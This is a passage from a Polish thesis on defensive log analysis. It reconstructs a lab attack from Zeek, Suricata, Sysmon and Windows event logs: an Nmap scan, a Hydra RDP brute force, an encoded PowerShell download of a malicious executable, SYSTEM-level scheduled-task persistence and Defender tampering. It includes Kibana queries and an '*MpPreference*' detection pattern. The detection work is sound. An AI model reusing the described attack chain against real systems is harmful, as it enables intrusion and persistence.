pochodzących z narzędzi korzystano z oficjalnych dokumentacji tych rozwiązań, które zostały już wcześniej opisane w pracy inżynierskiej. Podczas analizy wspierano się bazą wiedzy MITRE ATT&CK [22] oraz ATT&CK Navigator [50]. W celu przebadania złośliwego pliku wykorzystano serwis VirusTotal [51] oraz jego dokumentację [40].

## 6.1. Wykrycie ataku na poziomie sieciowym

W pierwszej kolejności do analizy detekcji wykorzystano logi generowane przez system Zeek. Dzięki narzędziu Zeek możliwe było wykrycie charakterystycznych wzorców towarzyszących atakom typu port scan (Nmap) oraz *brute-force* (Hydra).

Ze względu na widoczną wysoką aktywność połączeń w sieci, w krótkim czasie, zdecydowano się przeprowadzić szczegółową analizę ruchu 15 lipca w przedziale czasowym 23:10:00–23:22:30, w którym przeprowadzono oba etapy ataku, najpierw skanowanie podsieci narzędziem Nmap, a następnie próbę siłowego złamania uwierzytelnienia RDP przy użyciu Hydry. Odfiltrowano od wyników logi wynikające z komunikacji z maszyną detekcyjną. W panelu wizualizacji danych Zeek zaobserwowano istotne anomalie w wolumenie połączeń TCP. Okres czasu 23:10:00–23:14:00 został zawarty aby wskazywać standartowy ruch.


W godzinach 23:14:00–23:16:40, odpowiadających działaniu narzędzia Nmap, liczba wykrywanych połączeń gwałtownie wzrosła (Rysunek 13). Podczas gdy przed atakiem średnia liczba sesji wynosiła około 1-3 połączeń na każde 10 sekund, w szczytowych momentach ataku zarejestrowano kolejno 1082, 795 w analogicznych oknach czasowych. Jest to wyraźna oznaka masowego skanowania portów oraz prób inicjowania wielu sesji TCP w krótkim czasie. Skanowana była cała podsieć więc logi dotyczą również maszyny pod adresem 192.168.3.20.



Rysunek 13: Calkowita liczba sesji TCP w czasie (bez rozbicia na adresy hostów).  
 Źródło: opracowanie własne przy użyciu Kibana.

W kolejnym etapie 23:18:00–23:22:30 Zeek wskazał na ponowne, bardziej regularne, choć nieco mniejsze wzrosty aktywności, wynoszące około 200 połączeń na każde 10 sekund. Jest to zgodne z przeprowadzonym atakiem typu *brute-force* przy użyciu narzędzia Hydra na maszyne 192.168.3.10, który wiązał się z wieloma próbami nawiązania sesji RDP w krótkich odstępach czasu.

W celu pogłębienia analizy przygotowano także niestandardowy panel, wzorowany na poprzednim wykresie, który umożliwia oddzielenie ruchu generowanego przez maszynę atakującą (Kali, adres IP 192.168.2.10) od pozostałego ruchu (Rysunek 14). Takie podejście pozwoliło jednoznacznie powiązać wzmożony ruch sieciowy z konkretnym źródłem. Po odseparowaniu tego adresu IP na wizualizacji, anomalie w komunikacji stały się jeszcze bardziej widoczne, co potwierdza udział tej maszyny w atakach sieciowych.




Rysunek 14: Liczba sesji TCP w czasie, rozdzielona na maszynę Kali (192.168.2.10) i pozostałe połączenia.  
 Źródło: opracowanie własne przy użyciu Kibana.

Na potrzeby dalszej analizy skoncentrowano się wyłącznie na aktywności skierowanej przeciwko stacji roboczej o adresie 192.168.3.10, która była bezpośrednim celem ataku. W celu zawężenia zakresu przetwarzanych danych wykorzystano filtr w trybie Discover w Kibanie, ograniczając wyniki do wpisów spełniających warunek:

```
event.module: "zeek" AND destination.ip: "192.168.3.10" AND
source.ip: "192.168.2.10"
```


Analiza wyników pokazała, że znacząca część zarejestrowanych połączeń dotyczyła portu 3389/TCP (Rysunek 15), co jednoznacznie wskazuje na próbę ataku typu brute-force na usługę RDP. Choć port 3389 stanowił 33,6% wszystkich połączeń wygenerowanych przez maszynę atakującą, to pozostałe ponad 65% obejmowały połączenia rozproszone na wiele innych portów, z których zdecydowana większość występowała w śladowych ilościach (poniżej 0,1% każde), co również zilustrowano na rysunku 15. Taki rozkład ruchu sieciowego jest typowy dla skanowania portów, co dodatkowo potwierdza, że przed próbą siłowego logowania doszło do rekonesansu przy użyciu narzędzia Nmap, obejmującego wiele usług dostępnych na hoście ofiary.



Rysunek 15: Rozkład liczby połączeń sieciowych ze względu na port docelowy – potwierdzenie skanowania portów (Nmap).

Źródło: opracowanie własne przy użyciu Kibana.


W oparciu o liczbę sesji TCP z maszyny atakującej na port 3389, charakterystyczną strukturę rozkładu portów, oraz wzorzec ShR w historii połączeń, można jednoznacznie stwierdzić, że po etapie skanowania (Nmap) doszło do ataku *brute-force* RDP z wykorzystaniem narzędzia Hydra (Rysunek 16). ShR to oznaczenie sesji TCP, które zostały zaakceptowane, ale szybko przerwane przez hosta docelowego, co typowo wskazuje na nieudane próby logowania, charakterystyczne dla ataków słownikowych.



Rysunek 16: Wpisy Zeek zawierające wzorzec ShR (SYN, odpowiedź, RST) potwierdzający wielokrotne próby połączenia.

Źródło: opracowanie własne przy użyciu Kibana.

W celu uzupełnienia detekcji przeanalizowano również alerty wygenerowane przez system Suricata. W przedziale czasowym 23:10:00–23:22:30 system zarejestrował szereg zdarzeń potwierdzających wcześniejsze ustalenia z analizy narzędzia Zeek. Na rysunku 17 przedstawiono fragment dashboardu narzędzia Suricata, przedstawiający zestawienie alertów wygenerowanych w analizowanym przedziale czasowym. Alerty te obejmują m.in. próby rekonesansu sieciowego (Nmap), wykrycie aktywności związanej z usługą RDP oraz podejrzane próby logowania kontami uprzywilejowanymi. Ich występowanie jest zgodne z etapami przeprowadzonego ataku oraz analizą zarejestrowaną przez system Zeek. Wszystkie alerty zostały wygenerowane w wyniku działania mechanizmu detekcji sygnaturowej, który opiera się na porównywaniu ruchu sieciowego z wcześniej zdefiniowanymi wzorcami reguł.



Rysunek 17: Alerty wykryte przez Suricata w analizowanym przedziale czasowym – detekcja skanowania i ataku brute-force.


Źródło: opracowanie własne przy użyciu Kibana.

## 6.2. Weryfikacja logów systemowych w kontekście ataku

Dla uzupełnienia analizy sieciowej przeprowadzono również weryfikację logów systemowych zbieranych za pomocą Sysmon (Event ID 3), który rejestruje

wszystkie nawiązane połączenia sieciowe. W logach maszyny docelowej (192.168.3.10) zaobserwowano dwa połączenia TCP inicjowane z adresu IP atakującego (192.168.2.10) odpowiednio na porty 3389/TCP (RDP) oraz 22/TCP (SSH). Są to artefakty zgodne z etapem rekonesansu przeprowadzonego przez narzędzie Nmap, które próbowało ustalić dostępność usług sieciowych. W części ataku, odpowiadającej działaniu narzędzia Hydra, w logach Sysmon zarejestrowano znaczną liczbę połączeń przychodzących z tego samego adresu IP na port 3389/TCP, co potwierdza wzmożoną aktywność sieciową związaną z atakiem *brute-force* na usługę RDP.

Przeanalizowano również systemowe logi bezpieczeństwa systemu Windows (Security Event Log) w przedziale czasowym 23:18:00–23:22:30. W tym okresie zarejestrowano liczne zdarzenia typu Event ID 4625 których rozkład widoczny jest na rysunku 18, oznaczające nieudane próby logowania do systemu. Każde z tych zdarzeń zawierało parametr LogonType = 3, co wskazuje na logowania sieciowe, typowe dla ataków *brute-force* realizowanych przez sieć. Tego typu próby nie inicjują pełnej sesji graficznej pulpit, co tłumaczy brak LogonType = 10. Dopiero o godzinie 23:22:20 pojawiło się pierwsze zdarzenie Event ID 4624 (Rysunek 18), które oznacza pomyślne uwierzytelnienie użytkownika. Warto zauważyć, że również to zdarzenie miało LogonType = 3, co oznacza, że użytkownik (atakujący) zdołał odgadnąć poprawne poświadczenia, jednak na tym etapie nie uruchomił jeszcze pełnej sesji zdalnej.




Rysunek 18: Logi Windows Security wskazujące na udane logowanie typu LogonType 3 (logowanie sieciowe).

Źródło: opracowanie własne przy użyciu Kibana.

Konto, które zostało użyte do zalogowania, miało uprawnienia administratora. Dlatego system Windows wygenerował dodatkowe zdarzenie Event ID 4672, wskazujące na nadanie specjalnych uprawnień sesji logowania. Bezpośrednio po pomyślnym logowaniu oba identyfikatory sesji zostały zamknięte (Event ID 4634), co sugeruje, że Hydra nie kontynuowała interakcji z systemem po uzyskaniu dostępu, zgodnie z charakterystyką tego narzędzia, które kończy działanie po odgadnięciu prawidłowego hasła.

W celu potwierdzenia, że doszło do zdalnego logowania przez protokół RDP, przeanalizowano logi bezpieczeństwa systemu filtrując je według źródłowego adresu IP 192.168.2.10, który należy do maszyny atakującej (Kali), oraz według wartości pola LogonType. W wynikach analizy zauważono dwie kluczowe wartości typu logowania: LogonType = 3 oraz LogonType = 10. Pierwsza z nich (Network) pojawiła się 16 lipca o godzinie 18:17:13 i dotyczyła użytkownika adm. Zaraz po niej, o godzinie 18:17:22, zarejestrowano logowanie RemoteInteractive (LogonType = 10), co jednoznacznie wskazuje na zainicjowane połączenie zdalne przez RDP. Aby określić, jak długo trwało połączenie zdalne, przeanalizowano wartość pola TargetLogonId, która identyfikuje sesję w ramach systemu i pozwala powiązać moment logowania z jego zakończeniem. W przypadku logowania przez RDP, system Windows generuje dwa powiązane zdarzenia: LogonType = 10, które pojawia się tuż po poprawnym uwierzytelnieniu użytkownika, oraz LogonType = 3 (Network), które reprezentuje faktycznie utrzymywanyą sesję sieciową. Choć na pierwszy rzut oka mogłoby się wydawać, że sesja RDP zakończyła się natychmiast po logowaniu,

to w rzeczywistości utrzymywana była nadal poprzez aktywną sesję typu Network (Rysunek 19).



Rysunek 19: Logi systemu Windows wskazujące na zdalne logowanie RDP z adresu 192.168.2.10 .  
 Źródło: opracowanie własne przy użyciu Kibana.

W badanym przypadku, sesja LogonType = 3, pochodząca z adresu IP 192.168.2.10, została zakończona dopiero o 18:24:30, co pozwala precyzyjnie wyznaczyć okno czasowe aktywności atakującego w systemie: 16 lipiec 18:17:13–18:24:30. To właśnie w tym przedziale czasowym skupiono dalszą analizę detekcyjną, zawężając widok logów do dokładnie tych zdarzeń, które miały miejsce w czasie aktywnej sesji atakującego, czyli 18:17:13–18:24:30. Dzięki temu możliwe było wyodrębnienie 248 logów, które obejmują pełen kontekst działań wykonanych podczas tej konkretnej sesji RDP. Takie zawężenie jest szczególnie istotne przy próbie odtworzenia ścieżki ataku oraz identyfikacji wykonanych poleceń i procesów.

### 6.3. Analiza aktywności PowerShell i procesów potomnych


Wstępna analiza bazująca na przeszukiwaniu logów pod kątem znanych fraz czy ścieżek plików typu Invoke-WebRequest czy Start-Process, nie wskazywała na oczywiste pobieranie złośliwego oprogramowania czy uruchamianie plików, ponieważ komendy PowerShell użyte przez atakującego były wcześniej zakodowane w formacie Base64. Takie podejście, choć nie ukrywa działań całkowicie, to może utrudniać proces detekcji. Mimo to możliwe jest odnalezienie podejrzanych wpisów zawierających fragment -EncodedCommand, który jednoznacznie wskazuje na próbę uruchomienia zakodowanej komendy, co jest techniką często wykorzystywaną do ukrywania rzeczywistego działania skryptu przed analizą,

ale w tej detekcji zdecydowano się jeszcze na inną metodę wykrycia złośliwego użycia PowerShell.

W celu zbadania ewentualnego użycia PowerShell, ustawiono następującą filtrację:  
event.module: "sysmon" AND process.name: "powershell.exe"  
AND event.action: "Process creation"


Zawężając analizę do zidentyfikowanego wcześniej okna czasowego aktywności atakującego podczas sesji RDP. Pozwoliło to na wyświetlenie wszystkich przypadków uruchomienia PowerShell na systemie ofiary w tym konkretnym przedziale czasowym. W rezultacie otrzymano trzy unikalne procesy PowerShell o różnych identyfikatorach PID: 25076, 18584 i 1844 co można zaobserwować na rysunku 21. Logi te zawierają wartość pola event.code = 1, co w kontekście logów Sysmon oznacza właśnie utworzenie nowego procesu (*Process creation*).

Dwa z tych procesów (PID: 25076 i 18584) zawierały w polu process.args zakodowane parametry uruchomienia, co również jest widoczne na rysunku 21. Były to polecenia PowerShell z użyciem przełącznika -EncodedCommand, zawierające zakodowane w Base64 komendy odpowiadające za pobranie i uruchomienie pliku update\_service\_Mal.exe. Dzięki dodatkowym polom logu, takim jak process.parent.pid, udało się ustalić, że oba te procesy zostały uruchomione przez cmd.exe, co wskazuje na ich automatyczne wykonanie z linii poleceń. Po odkodowaniu komend przy pomocy narzędzia CyberChef, potwierdzono, że plik pochodził z adresu IP 192.168.2.10 (Kali), został pobrany z portu 4444, a zapisany zostało w katalogu C:\Users\Public\Downloads\update\_service\_Mal.exe (Rysunek 20).



Rysunek 20: Odkodowanie komendy PowerShell w CyberChef – polecenie pobrania pliku z serwera C2.  
Źródło: opracowanie własne przy użyciu CyberChef.

Trzeci proces (PID 1844) został uruchomiony bez argumentów, co można zauważyć na rysunku 21, to oznacza, że nie zawierał w logu szczegółowych informacji o wykonanej komendzie. Z pola `process.parent.name` wynika, że jego procesem nadrzędnym był `explorer.exe`, co sugeruje, że PowerShell został w tym przypadku uruchomiony bezpośrednio z graficznego interfejsu użytkownika (GUI), np. poprzez kliknięcie skrótu lub wyszukanie aplikacji w menu Start.




Rysunek 21: Wykrycie uruchomionych procesów PowerShell w analizowanym oknie czasowym.  
Źródło: opracowanie własne przy użyciu Kibana.

Aby ustalić, jakie działania zostały wykonane w systemie ofiary za pośrednictwem wcześniej wykrytego procesu powershell.exe (PID 1844), przeprowadzono dalszą analizę w widoku Discover narzędzia Kibana. Wykorzystano filtrację na podstawie pola process.parent.pid = 1844, co pozwoliło odnaleźć wszystkie procesy uruchomione bezpośrednio przez ten konkretny proces PowerShell (Rysunek 22). W wyniku analizy zidentyfikowano kolejne działania atakującego, był to pełen rekonesans systemowy wykonany za pomocą narzędzi systemowych:

- whoami.exe /groups – sprawdzenie kontekstu i przynależności użytkownika do grup,
- ipconfig.exe – uzyskanie informacji o konfiguracji sieciowej,
- systeminfo.exe – pobranie szczegółów systemu operacyjnego,
- schtasks.exe – utworzenie zadania harmonogramu systemowego, które umożliwia automatyczne uruchamianie złośliwego pliku update\_service\_Mal.exe z uprawnieniami SYSTEM.


Wszystkie powyższe polecenia zostały wykonane z poziomu PowerShell z PID 1844, a więc w ramach tej samej aktywnej sesji zainicjowanej przez atakującego. Dodatkowo, logi Sysmon zawierały bardzo istotne pole process.command\_line, które wskazuje pełną komendę, jaka została użyta do uruchomienia danego procesu. Dzięki temu możliwe było w przypadku schtasks.exe dokładne odtworzenie sposobu, w jaki zadanie harmonogramu zostało utworzone wraz z wszystkimi użytymi parametrami, co również jest pokazane na rysunku 22. Wśród nich znajdował się m.in. parametr /ru SYSTEM, który powodował, że złośliwe zadanie będzie uruchamiane z uprawnieniami konta LocalSystem. W praktyce oznacza to, że mimo iż początkowe logowanie do systemu odbyło się z poziomu konta adm (posiadającego uprawnienia administratora), to wykonanie polecenia schtasks doprowadzi nie tylko do utrzymania dostępu, ale również do eskalacji uprawnień, ponieważ proces uruchomi się już z kontekstem konta SYSTEM, a więc z szerszymi możliwościami modyfikacji systemu operacyjnego niż zwykły administrator.



Rysunek 22: Procesy uruchomione przez PowerShell (PID 1844) – rekonesans i utrwalanie dostępu.

Źródło: opracowanie własne przy użyciu Kibana.

Warto zauważyć, że wśród procesów potomnych nie pojawiły się żadne, które wskazywałyby wprost na dodanie wyjątku w Windows Defenderze. Powód może leżeć w tym, że dodanie wyjątku niekoniecznie generuje nowy proces systemowy, lecz odbywa się w ramach już uruchomionego PowerShell, jako funkcja samego skryptu. Aby potwierdzić tę hipotezę, przeszukano logi z PowerShell Script Block Logging (`event.code = 4104`, który rejestruje zawartość wykonywanych bloków skryptów PowerShell) z tym samym PID 1844, stosując filtrację z wykorzystaniem symbolu wieloznacznego (wildcard): `*MpPreference*`, która jest charakterystyczna dla komend służących do manipulowania ustawieniami Defendra. W wynikach pojawiły się liczne wpisy zawierające odniesienia do `MSFT_MpPreference` 